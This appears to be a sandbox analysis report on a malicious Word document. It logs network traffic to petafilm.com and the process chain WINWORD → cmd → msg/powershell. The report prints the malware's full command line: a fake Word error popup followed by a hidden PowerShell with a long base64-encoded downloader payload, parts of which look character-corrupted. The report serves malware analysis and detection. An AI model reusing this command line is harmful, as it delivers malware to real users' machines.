Jan 6, 2021 08:53:38.363585949 CET	80	49165	176.53.69.151	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:53:38.363595963 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.363616943 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363646984 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363650084 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.363677979 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.363708973 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.452966928 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453018904 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453062057 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453098059 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453128099 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453160048 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453186035 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453236103 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453275919 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453275919 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453299046 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453305960 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453324080 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453336954 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453367949 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453378916 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453419924 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453449965 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453461885 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453481913 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453512907 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453522921 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453545094 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453577042 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453583956 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.453608036 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453638077 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.453645945 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544143915 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544207096 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544250011 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544286013 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544317007 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544334888 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544347048 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544373989 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544409990 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544410944 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544445992 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544481993 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544483900 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544518948 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544554949 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544568062 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544591904 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544627905 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544631958 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544667959 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544706106 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544708967 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544749975 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544786930 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544791937 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544832945 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544881105 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544924974 CET	80	49165	176.53.69.151	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:53:38.544956923 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.544960976 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.544986963 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545016050 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545025110 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545043945 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545074940 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545079947 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545105934 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545136929 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545141935 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545170069 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545202017 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545209885 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545233965 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545267105 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545277119 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545300007 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545334101 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545335054 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545371056 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545408010 CET	49165	80	192.168.2.22	176.53.69.151
Jan 6, 2021 08:53:38.545427084 CET	80	49165	176.53.69.151	192.168.2.22
Jan 6, 2021 08:53:38.545463085 CET	80	49165	176.53.69.151	192.168.2.22

## UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 6, 2021 08:53:38.034178972 CET	52197	53	192.168.2.22	8.8.8.8
Jan 6, 2021 08:53:38.138155937 CET	53	52197	8.8.8.8	192.168.2.22

## DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 6, 2021 08:53:38.034178972 CET	192.168.2.22	8.8.8.8	0xc6cc	Standard query (0)	petafilm.com	A (IP address)	IN (0x0001)

## DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 6, 2021 08:53:38.138155937 CET	8.8.8.8	192.168.2.22	0xc6cc	No error (0)	petafilm.com		176.53.69.151	A (IP address)	IN (0x0001)

## HTTP Request Dependency Graph

- petafilm.com

## HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	176.53.69.151	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 6, 2021 08:53:38.242799044 CET	0	OUT	GET /wp-admin/4m/ HTTP/1.1 Host: petafilm.com Connection: Keep-Alive

## Code Manipulations

# Statistics

## Behavior



 Click to jump to process

## System Behavior

## Analysis Process: WINWORD.EXE PID: 2308 Parent PID: 584

### General

Start time:	08:53:37
Start date:	06/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f480000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

### File Activities

#### File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory   synchronize	device	directory file   synchronous io non alert   open for backup ident   open reparse point	success or wait	1	7FEE95226B4	CreateDirectoryA

#### File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFD5C26D16EE835829.TMP	success or wait	1	7FEE9449AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

#### File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE91AEC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE91B6CAC	ReadFile

### Registry Activities

#### Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE945E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9449AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5A6F	success or wait	1	7FEE9449AC0	unknown

#### Key Value Created



## Key Value Modified



Key Path	Name	Type	Old Data	New Data	Completion	Source Count	Address	Symbol
			00 FF FF	00 FF FF				

### Analysis Process: cmd.exe PID: 2288 Parent PID: 1220

#### General

Start time:	08:53:39
Start date:	06/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false

Commandline:

cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file.  
& P^Ow^er^she^L^L -w hidden -ENCOD JAA5ADUAWABVAGMARAAG  
ACAAAPQAgACAAWwBUAFkAcABF0AKAAiAhsAMAB9AHsAmG9AHsANAB9AHsA  
MwB9AHsAMQB9ACIAIAATAGYAJwBTAFKAuwBUAGUAJwAsACCQwBUAE8UGB5  
ACcALAAAnAE0AJwAsACCuAuGBFACcALAAAnAC4AaQbvAC4AZABJACcAKQAgACAA  
OwAgACAAcwbFAFQALQBJAHQARQBACAAIAAoACCACVgAnACsAjwBhAHIAaQBB  
AEIATBIAccAKwAnADoArqBjAUJwApACAAIAAoACAAIAbBAHQAeQbwAEUA  
XQAOACIAewAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzAH0AewAy  
AH0AlgAgACOAzgAnAE0ALgBuAEUAVAAuAFMAZQBSAccALAAAnAHMWAQbzAHQA  
JwAsACcAVABNAGEATgBBAEcAZQByAcCAlAAAnAE4AJwAsACCARQAnACwAjwBj  
ACcALAAAnAHYASQBjAEUUAUAbVaccAKQApAdSJAJBFAHIAcgBvAHIAQQBjAHQA  
aQBvAG4AUAByAGUAZgBIAHIAZQBuAGMAZQAgAD0IAAoACCuBpAccAkwoA  
AccAbABIAccAKwAnAG4AJwApACsAKAAAnAHQAJwArACcAbAB5EAMAJwApACsA  
KAAAnAG8AJwArACcAbgB0ACcAKQArAcgAJwBpAccAkwoAnAG4AdQbAccAKQAp  
ADsJAJBIAGMANGBjADYAdQB5AD0AJABJADcANgBDACAAKwAgFsAYwBoAGEA  
cgBdAcgAnNg0ACKIAirACAAJABUDMANgBTADsJAkBWAADAAnNgBCAD0AKAAAn  
AEKAwMwAnACsAjwA5AEGAJwApADsIAAAGcGzWbjAEKAIAAoACIAvgBBACIA  
KwIAHIAaQBBAE1IgArCIAAbAAIAcAslgbFDADoAOQ1AC1IAKwIAfGqDgBD  
AGQAlgApACAAIAApAC4AVgBhAEwAVQBIADoAOgAiAGMAUgBiAGEAVAbgAEUA  
ZABgAEKAUgBEGAUAYABDADFAQTwBSAFkAlgAoACQASABPAE0ARQAgACsIAA0  
ACgAJwB7ADAAfQBDADMAcgBIAccAKwAnADUAYwzAhhsAMAB9ACcAkwoAnAEQA  
aQAnACsAjwBfAHAAJwArAccAMwAnACsAjwBjADkAJwArAccAewAwAH0AJwAp  
AC0AQzGAgAFsQwBIAEEAUgBdADkMgApAckoAwkAEQAMQA1AEIAPQoAcoAg  
JwBHADIAJwArAccAOAAAnACKwAnAE8AJwApADsIAAAKGYAJwB1ADoAOgAi  
AHMAZQBgAGMAYABVHIAQSQBuAFkAcABSAG8AVABPAGAAyWbPAwElgAgAD0A  
IAAoACgAJwBUACCAKwAnAGwAcwAnACKwAnADEAMgAnACKwAnACKwAnADE  
AEYAPQoAccARwAnACsAKAAAnADEANgAnACsAjwBacCkAQApAdSJAxBDADc  
egBpAdkAdQb1ACAAPQAgAcgAJwBPACcAkwoAccAxwAnACsAjwA1Af0AJwAp  
ACKwAnACKwAxwAxEQAPQoAccARQAnACsAKAAAnADEAOQAnACsAjwBUACCA  
KQApAdSJAxBADcAqBvADwBnD0AJBIAE8ATQBFACsAKAAoAccAewAw  
AH0AJwArACgAJwBDACCAKwAnADMAcgbIADUAJwApACsAjwBjADMwJwArAccA  
ewAnACsAjwAwAH0ARABpAF8AcAAzAGMAJwArAccAOQ87AccAkwnADAAfQAn  
ACKwLQBGFsAQwB0AGEAcgBdADkMgApACsAJBDADcAegBpAdkAdQb1ACsA  
KAAAnAC4AAZAAAnACsAjwBsaGwAJwApADsJAJBIAEDMANgBBAD0AKAAAnAFIAJwAr  
AcgAJwA2AF8AJwArAccAtwAnACKwAnACQzQARwByADYAEAbfAGCwAjwA  
KAAAnFOAYQAnACsAjwBuaHcAWwAzaCcAkwoAnAdoLwAnACKwAnAC8AJwAr  
ACgAJwBwAccAkwoAnAGUAdBhAGYAJwApACsAKAAAnAGkAbABtAccAkwoAnAC4A  
YwBACkQArAcCcAbQAnACsAKAAAnAC8AdwAnACsAjwBwAccAkQArAcgAJwAt  
AGEAJwArAccAZAbtAccAkwoAnAgkAbgAnACsAjwAvADQAbQAvEEAXQAnACKw  
KwAnAGEAJwArACgAJwBuaHcAkwoAnAcwAkwAnAcwAkwAnAdoLwAnAvAGC  
ACsAJwB2AGkAJwApACsAKAAAnAG4ZwAnACsAjwB0AGgAYQAnACsAjwBwAgSA  
cwBkAccAkQArAccAYQbpAccAkwoAnAGwAJwArAcgAJwB5AC4AYwAnACsAjwB  
AG0ALwBXAGwARQAvAFYAZQBGAC8AJwArAccQABdAGEAJwArAccAbgAnACKw  
KwAoAccAdwAnACsAjwBbADMAOgAvAc8AdwAnACKwAoAccAYQbwAccAkwoAn  
AC4AJwApACsAjwB6AGgAJwArAcgAJwBvAG4ZwAnACsAjwBsAccAkQArAccA  
aQAnACsAKAAAnAHMAYwAnACsAjwAuAGMAJwArAccAbwAnACsAjwBtAC8AdwB  
AC0A0QBuAGMAJwApACsAKAAAnAGwAdQAnACsAjwBkAGUAcwAnACsAjwAvA  
cgAnACsAjwB5AEMAJwApACsAjwBcAC8AJwArAccQAAAnACsAKAAAnFOAJwAr  
AccAYQBuAHcAjwApACsAKAAAnAFsMwAnACsAjwBzD0ALwAnACsAjwAvAGYA  
JwArAccAbgAnACsAjwBqAGIAcQuAGMAbwBtAC8AdwBwAC0AaQAnACKwAo  
AccAbgBjAccAkwoAnAGwAdQbKAGUJwArAccAcwAvAccAkQArAcgAJwByAccA  
KwAnAGwAUGAvEEAJwArAccAcxQbHAG4AdwBbAccAkwoAnADMwCwAnACsAjwA  
AC8ALwBzAGEAwAnACKwAoAccAcAaAnACsAjwBpAHMDqB0AccAkwoAnGEA  
bgAnACKwAnAGKAJwArACgAJwBwAccAkwoAnAGEAcgBpAg0A7QAnACKwAo  
AccAZQb2AGkAwAnACsAjwBhAC4AJwApACsAKAAAnAGMAJwArAccAbwBtAC8A  
JwApACsAjwB3ACcAkwoAccAcAAAnACsAjwTAGkAJwApACsAKAAAnAG4AYwAn  
ACsAJwBsAHUAZAAnACKwAoAccAcZQbZAccAkwoAnAC8AQuB2AECAJwApACsA  
KAAAnFUAJwArAccAcqB2AEUALwBAA0AJwArAccAcYQBuAHcAWwAzAdoJwAr  
AccALwAnACKwAoAccAlwAnACsAjwB6AccAkwoAnAGkAZQbMwAgQaB4AccA  
KQArAcgAJwAuAccAkwoAnHQAZQbsAGUAJwArAccAcwBrAccAkwoAnAG8AJwAr  
AccAcAbzAHQAbwByAGUALgBjAG8AJwArAccAbQAnACKwAnAC8AYwAnACsA  
JwBnAGKAJwArACgAJwBtAccAkwoAnAGIAQBuAccAkQArAcgAJwAvAEcAJwAr  
AccAdAAzAFMALwBAACcAkQArAccAcXQAnACsAjwBhAG4AJwArAcgBz2AFsA  
JwArAccAmwAnACKwAnAHMAMoGAnACsAKAAAnAC8ALwBzAG8AbQbHAG4AYQbw  
AC4AYwBvAccAkwoAnG0ALwB3AHAAJwArAccALQbHAGQAJwArAccAbQAnACKw  
KwAoAccAcAqBwAccAkwoAnAC8AJwApACsAjwBQc8AJwApAC4AlgByAGUAUABM  
AGAAQbjaEUAIgAoACgAKAAAnAF0AYQAnACsAjwBuAHcAJwApACsAjwBbAccA  
KwAnADMwJwApACwAKABbAGEAcgByAGEAcgBdAcgAJwBzAGQAJwAsCACCwB3  
AccAKQAsAcgAKAAAnAGGAdAAAnACsAjwB0AccAkQArAccAcAAAnACKwAnADM  
ZAAAnACKwAnAF0QKQAcIAcwbAgAHAAbBpAFQAlgAoACQAUQ5ADMASAAG  
ACsIAAAEgAYwA2AGMANgB1AHkIAIArACAAJABIAdGdQOQBaACKwAnACKw  
NwA1AFYAPQoACgAJwBjAccAkwoAnADEANwAnACKwAnAFgAJwApADsAzgBv  
AHIAZQbHAGMAMoAAGCgAJABDAGoAawBIAIDAAbABIAcAAQBuAAJABHAI  
NgB4AF8AaAbfAckewB0AHIAeQB7AGcALgAoAccAtgBIAhCJwArAccAlQbP  
AGIAagBIAGMAJwArAccAdAnACKwAnAF0QKQAcIAcwbAgAHAAbBpAFQAlgAoAC  
bQAnACKwAnACKwAnAC8AMAB3AGcAKQAcIAcwbAgAEUAbgBHAGAABVA  
ACIAIAAtAGcAZQAgADQAMwAxADIANgApACAAewAmACgAJwByAHUAAbgAnACsA  
JwBkAccAkwoAnAGwAbAAzADIAJwApACAAJABXAdcAqBvADAdwBnAcwAKAAo  
AccAcwBvAG4AJwArAccAdAbYAG8AJwApACsAKAAAnAGwAJwArAccAcxwB  
JwApACsAjwBwAEQAJwArAccAtABMACcAKQAcIAcwbAgAE8AcwB  
KQArAccAcSgAnACKwAnAF0QKQAcIAcwbAgAHAAbBpAFQAlgAoAC  
ACCAKwAnAdkWQAnACKwAnAF0QKQAcIAcwbAgAHAAbBpAFQAlgAoAC  
PQAoAccAswA3AccAkwoAnAdkAVQAnACKw

Imagebase:

0x4a9e0000

File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

### Analysis Process: msg.exe PID: 2452 Parent PID: 2288

#### General

Start time:	08:53:40
Start date:	06/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xffff0b0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

### Analysis Process: powershell.exe PID: 1100 Parent PID: 2288

#### General

Start time:	08:53:40
Start date:	06/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

Commandline:

Powershell -w hidden -ENCOD JAA5ADUAWABVAGMARAAGACAAP  
 QAgACAAWwBUAFkAcABFAF0AKAAiAHSAMAB9AHSAmgB9AHsANAB9AHsAMwB9A  
 HsAMQB9ACIAAAATAGYAJwBTAFKAuwBUAGUAJwAsACcAQwBUAE8AUGB5ACCAL  
 AAhAE0AJwAsACcUgBFACCALAAhAC4AaQBVAC4AZABJACCCKQAGACAAOwAgA  
 CAAcWBFAFQALQBJAHQARQBTACAAIAAoACcAVgAnACsAJwBhAHIAqQBBAEiAT  
 ABIAccAKwAnADoARgBJAFUJwApACAAIAAoACAAIBbAHQAeQBWAEUAXQoAo  
 ClAewAxAH0AewAOAH0AewAwAH0AewA1AH0AewAzAH0AewAyAH0A  
 gAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAhAHMAWQBzAHQAJwAs  
 CcAVBANAGEATgBBAECAZQByACcALAAhAE4AJwAsACcARQAnACwAJwBjACCAL  
 AAhAHYASQBjAEUAUABvAcCkQApAdSjABFAHIACgBvAHIAQQBjAHQAAQBV  
 G4AUAByAGUAZgBIAHIAZQBuAGMAZQAgAD0AIAAoACcAUwBpACcAKwAoACcAb  
 ABIAccAKwAnAG4AJwApAcCsKAhAHQAJwAtACcAbAB5AEMAJwApAcCsKAhA  
 G8AJwArACcAbgB0ACcAKQArACgJwBpACcAKwAnAG4AdQBIAcCKQApAdSjAJ  
 ABIAGMNgBjADYAdQB5AD0AJABJADCAnGDAAKwAgAfSAYwBoAGEAcgBdA  
 CgAngAOACKIAIArACAAJABUDMANgBTAdSjABWADAAnGBCAD0AKKAhAEkAM  
 wAnACsAJwA5AEgAJwApAdSjAAgACgAZwBjAEkIAIAoACIAVgBBACIAKwAiA  
 HIaQBBAEIlgArACIAbAAiACsAlgBFAdoAQOA1CIAKwAiAFgAdQBDAGQAI  
 gApACAAIAApAC4AVgBhAeWAvQBIAdoOgAgIAgMAUgBlAGEAVBqAEUUAZBqA  
 EkAUgBgAEUAYABDAFQATwBSAFkAlgQAcQASABPAE0ARQAgAcCsAIAoAcgA  
 wb7ADAAfQBDADMACgBIAccAKwAnADUAYwzAHsAMAB9AcKAkwAnEQAAQAna  
 CsAJwBfAHAAJwArACcAMwAnACsAJwBjADKAJwArAccAewAwAH0AJwApAC0AZ  
 gAgAfSjQwBIAEEAUGBdADkAMgApACKoWkAEQAMQA1AEIAPQoAcgAJwBHA  
 DIAJwArACcAOAAhACKwAnAE8AJwApAdSjAAkAGYAAQb1ADoAOGiAHMZ  
 QBgAGMAYABVHIAISQBQAFkAcABSAG8AVABPAGAAyWbPAEwAlgAgAD0AIAAoA  
 CgAJwBUACcAKwAnAGwBpACcAKwAnADeAMgAnACKoWkAFIAmWyAyEP  
 QAoAccArwAnACsKAhAdeANgAnACsAJwBaACcAKQApAdSjABDADcAegBpA  
 DkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAxwAnACsAJwA1AFoAJwApACKo  
 wAkAfCwXwAxEQAPQoAcCkARQAnACsKAhAdeAOQAnACsAJwBUACcAKQApA  
 DsJABXADcAqBvADAdwBnADoAJBIAE8ATQBFCAsKAhAAoACcAewAwAH0AJ  
 wArACgAJwBDACcAKwAnADMAcgbIDAJwApAcCsAJwBjADMAJwArAccAewAnA  
 CsAJwAwAH0ARAbpAF8AcAAzAGMAJwArCcaQOB7ACcAKwAnADAAfQAnACKL  
 QBGAFsAQwBoAGEAcgBdADkAMgApAcCsjABDADcAegBpADkAdQB1ACsKAhA  
 C4AAhACsAJwBsAGwAJwApAdSjAJB1ADMANgBBAD0AKKAhAFIAJwArAcgAJ  
 wa2AF8AJwArACcATwAnACKQAJQ7ACQARwByADYyeABfAGgAxwA9ACgAKAAhA  
 F0AYQAnACsAJwBuAHcAwWzACcAKwAnDoALwAnACKoKwAnAC8AJwArAcgAJ  
 wBwACcAKwAnAGUAdABhAGYAJwApAcCsKAhAAgKAbaBtACcAKwAnAC4AJwAr  
 CcAKQArACcAbQAnACsKAhA8AdwAnACsAJwBwACcAKQArACgAJwAtAGEAJ  
 wArAccAZAbtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvEAAXQAnACKwAnA  
 GEAJwArAcgAJwBuACcAKwAnAHcAwWwAzACcAKwAnDoALwAvAcgAaQAnACsAJ  
 wB2AGkAJwApAcCsKAhAAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsAcwBKA  
 CcAKQArACcAYQBPacCkAKwAnAGwAJwArAcgAJwB5AC4AYwAnACsAJwBvAG0A  
 wBxAGwARQAvAFYAZQBGC8AJwArAccAQBdAGEAJwArAccAbgAnACKwAnAC4AJ  
 wApAcSjwB6AGjwArAcgAJwBvAG4AZwAnACsAJwBsAccAKQArAccAAQAnA  
 CsKAhAAMhAYwAnACsAJwAuAGMAJwArAccAbwAnACsAJwBtAC8AdwBwAC0A  
 QuBAGMAJwApAcCsKAhAAgQdQAnACsAJwBkAGUAcwAnACsAJwAvAECgAgA  
 CsAJwB5AEMAJwApAcSjwBCAC8AJwArAccAQAAnACsKAhAAf0AJwArAccAY  
 QBuAHcAJwApAcCsKAhAfsAMwAnACsAJwBzADoALwAnACsAJwAvAGYAJwArA  
 CcAbgAnACsAJwBqAGIACQuAGMAbwBtAC8AdwBwAC0AqAnACKwAoACcAb  
 gBjAccAKwAnAGwAdQBkAGUAJwArAccAcwAvAccAKQArAcgAJwByAccAKwAnA  
 GwAUgAvAEEAJwArAccAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwAG6C8AL  
 wBzAGEAawAnACKwAoACcAAhAAACsAJwBpAHMDadQBoACcAKwAnAGEAbgA  
 CkAkWAnAGkAJwArAcgAJwBuACcAKwAnAGEAcgBpAGOZQAnACKwAoACcAZ  
 QB2AGkAAwAnACsAJwBhAC4AJwApAcCsKAhAAGMAJwArAccAbwBtAC8AJwApA  
 CsAJwB3ACcAKwAoACcAcAAhACsAJwAtAGkAJwApAcCsKAhAAG4AYwAnACsAJ  
 wBsAHUAZAAhACKwAoACcAZQbzAccAKwAnAC8AQwB2AEcAJwApAcCsKAhA  
 FUAJwArAccAagB2AEUALwBcAAFOAJwArAccAJwQBuAHwvAzADoAJwArAccAd  
 wAnACKwAoACcAlwAnACsAJwB6ACcAKwAnAGkAZQbmAGwAqB4ACcAKQArA  
 CgAJwUAccAKwAnAHQAZQbsAGUAJwArAccAcwBACcAKwAnAG8AJwArAccAc  
 ABzAHQAbwByAGUALgBjAG8AJwArAccAbQAnACKwAnAC8AYwAnACsAJwBnA  
 GkAJwArAcgAJwAtAccAKwAnAGIAqBuaAccAKQArAcgAJwAvAECAJwArAccAd  
 AAzAFMLwBAcCkQArAccAXQAnACsAJwBhAG4AJwArAcgAJwB3AFsAJwArA  
 CcAMwAnACKwAnAHMOgAnACsKAhAAg8ALwBzAG8AbQbhAG4AYQbwAc4AY  
 wBvAccAKwAnAG0ALwB3AHAAJwArAccAlQbHAGQAJwArAccAbQAnACKwAoA  
 CcAAQBuAccAKwAnAC8AJwApAcSjwBQAC8AJwApAC4A1gByAGUAUABMAGAAQ  
 QBjAEUAlgAoAcgAKAAhAF0AYQAnACsAJwBwAHcAJwApAcSjwBbAccAKwAnA  
 DMAjwApAcwAKBbAGEAcgByAGEAeQbdAcgAJwBzAGQAJwAsAccAcwB3AcCk  
 QAsAcgAKAAhAgGdAAhACsAJwB0ACcAKQArAccAcAAhACKLAAhADMZAAnA  
